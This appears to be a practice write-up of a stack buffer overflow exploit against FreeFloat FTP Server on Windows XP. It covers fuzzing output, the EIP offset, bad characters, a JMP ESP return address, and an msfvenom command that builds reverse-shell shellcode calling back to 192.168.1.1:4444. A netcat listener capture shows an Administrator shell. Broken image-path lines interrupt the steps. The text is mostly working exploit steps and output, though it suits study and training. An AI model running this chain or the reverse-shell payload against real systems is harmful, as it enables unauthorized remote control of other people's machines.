Guidelines

- Change font of immunity debugger, REMEMBER to RESIZE FULLY for EACH PANEL, or else u lose some hexadecimal values

1. Determine min buffer size

    - Buffer Size: 300

      ```
      Fuzzing with buffer length: 100
      b'220 FreeFloat Ftp Server (Version 1.00).\r\n'
      b'331 Password required for
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      Fuzzing with buffer length: 200
      b'220 FreeFloat Ftp Server (Version 1.00).\r\n'
      b'331 Password required for AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      Fuzzing with buffer length: 300
      b'220 FreeFloat Ftp Server (Version 1.00).\r\n'
      b'331 Password required for AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.\r\n'
      Fuzzing with buffer length: 400
      ```

2. Determine EIP

    - via msf-pattern_create

      ```
      msf-pattern_create -l 300
      ```

      ```
      Registers (3DNow!)
      EAX 00000149
      ECX 00000002
      EDX 0282FAA8
      EBX 00000002
      ESP 0282FBE8 ASCII "0Ai1Ai2Ai3
      EBP 005416D8
      ESI 0040A44E FTPServe.0040A44E
      EDI 00541D48
      EIP 37684136
      ```

    - Pattern Address: `37684136`

3. Determine offset of the pattern

    - via msf-pattern_offset

      ```
      msf-pattern_offset -q 37684136
      ```

```
┌──(root💀kali)-[~/bofPractice/vulnServer/TRUN]
└─# msf-pattern_offset -q 37684136
[*] Exact match at offset 230
```

- or via mona

```
!mona findmsp -distance 300
```

```
[+] Examining registers
    EIP contains normal pattern : 0x37684136 (offset 230)
```


- EIP offset: 230

4. Test with Bs


    - Make sure `42424242` is at EIP
    - Tested

5. Determine badchars


    - etc Nullbyte `\x00`


41 41 41 41 42 42 42 42
43 01 02 03 04 05 06 07
08 09 2E 0D 0A 00 1E 00
FA 00 00 00 D8 16 1E 00
10 06 1E 00 AC 29 18 77
C5 A9 D6 74 5C 02 00 00
01 00 00 00 00 00 00 00
18 FD 78 02 E0 BE 5D 00
00 00 00 00 5C 02 00 00
00 00 00 00 00 00 00 00
18 B3 5D 00 00 00 00 00
00 00 00 00 54 02 00 00
00 00 00 00 5C 02 00 00
60 79 FE FF FF FF FF FF
00 00 00 00 00 00 00 00
00 00 00 00 7C FC 78 02
24 20 01 00 68 FD 78 02
55 75 D7 74 01 00 00 00
BF 75 D7 74 4F DC 0C AA
00 00 00 00 D0 70 D7 74
B8 B4 5D 00 00 00 00 00
1C 00 00 00 1C 00 00 00
00 00 00 00 CC FF 78 02
50 AE D6 74 B7 37 AD DC
00 00 00 00 00 00 00 00
01 00 00 00 E0 BE 5D 00
2C FE 78 02 00 00 00 00
00 00 00 00 70 FE 78 02
00 00 00 00 00 00 00 00
E4 FD 78 02 E4 FC 78 02

6. Remove `\x0a`


41 41 41 41 42 42 42 42
43 01 02 03 04 05 06 07
08 09 0B 0C 2E 0D 0A 00
FC 00 00 00 D8 16 4E 00
10 06 4E 00 AC 29 18 77
C5 A9 D6 74 60 02 00 00
01 00 00 00 00 00 00 00
18 FD 7A 02 10 BF 53 00
00 00 00 00 60 02 00 00
00 00 00 00 00 00 00 00
48 B3 53 00 00 00 00 00
00 00 00 00 54 02 00 00
00 00 00 00 60 02 00 00
60 79 FE FF FF FF FF FF
00 00 00 00 00 00 00 00
00 00 00 00 7C FC 7A 02
24 20 01 00 68 FD 7A 02
55 75 D7 74 01 00 00 00
BF 75 D7 74 84 CF 25 03
00 00 00 00 D0 70 D7 74
E8 B4 53 00 00 00 00 00
1C 00 00 00 1C 00 00 00
00 00 00 00 CC FF 7A 02
50 AE D6 74 7C 24 86 75
00 00 00 00 00 00 00 00
01 00 00 00 10 BF 53 00
2C FE 7A 02 00 00 00 00
00 00 00 00 70 FE 7A 02
00 00 00 00 00 00 00 00
E4 ED 7A 02 E4 EC 7A 02

7. Remove `\x0d`




- badChars: `\x00\x0a\x0d`

8. Determine JMP

    - JMP Address must not have any of the identified badChars

```
# Method 1:
!mona jmp -r esp

# Method 2: Top-Left box -> Right-Click -> Search For -> All
commands in all modules -> JMP ESP
```



- Return Address: `0x7c9d30d7`
- Little Endian: `\xd7\x30\x9d\x7c`
- Make sure EIP points to the selected JMP Address
    - Check `bp <selected JMP Address>`


9. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.1.1
LPORT=4444 EXITFUNC=thread -b '\x00\x0a\x0d' -f python
```

10. Exploit

    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```


┌──(root💀kali)-[~/bofPractice/vulnServer/HTER]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.76] 1080
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop\freefloatFTP\Win32>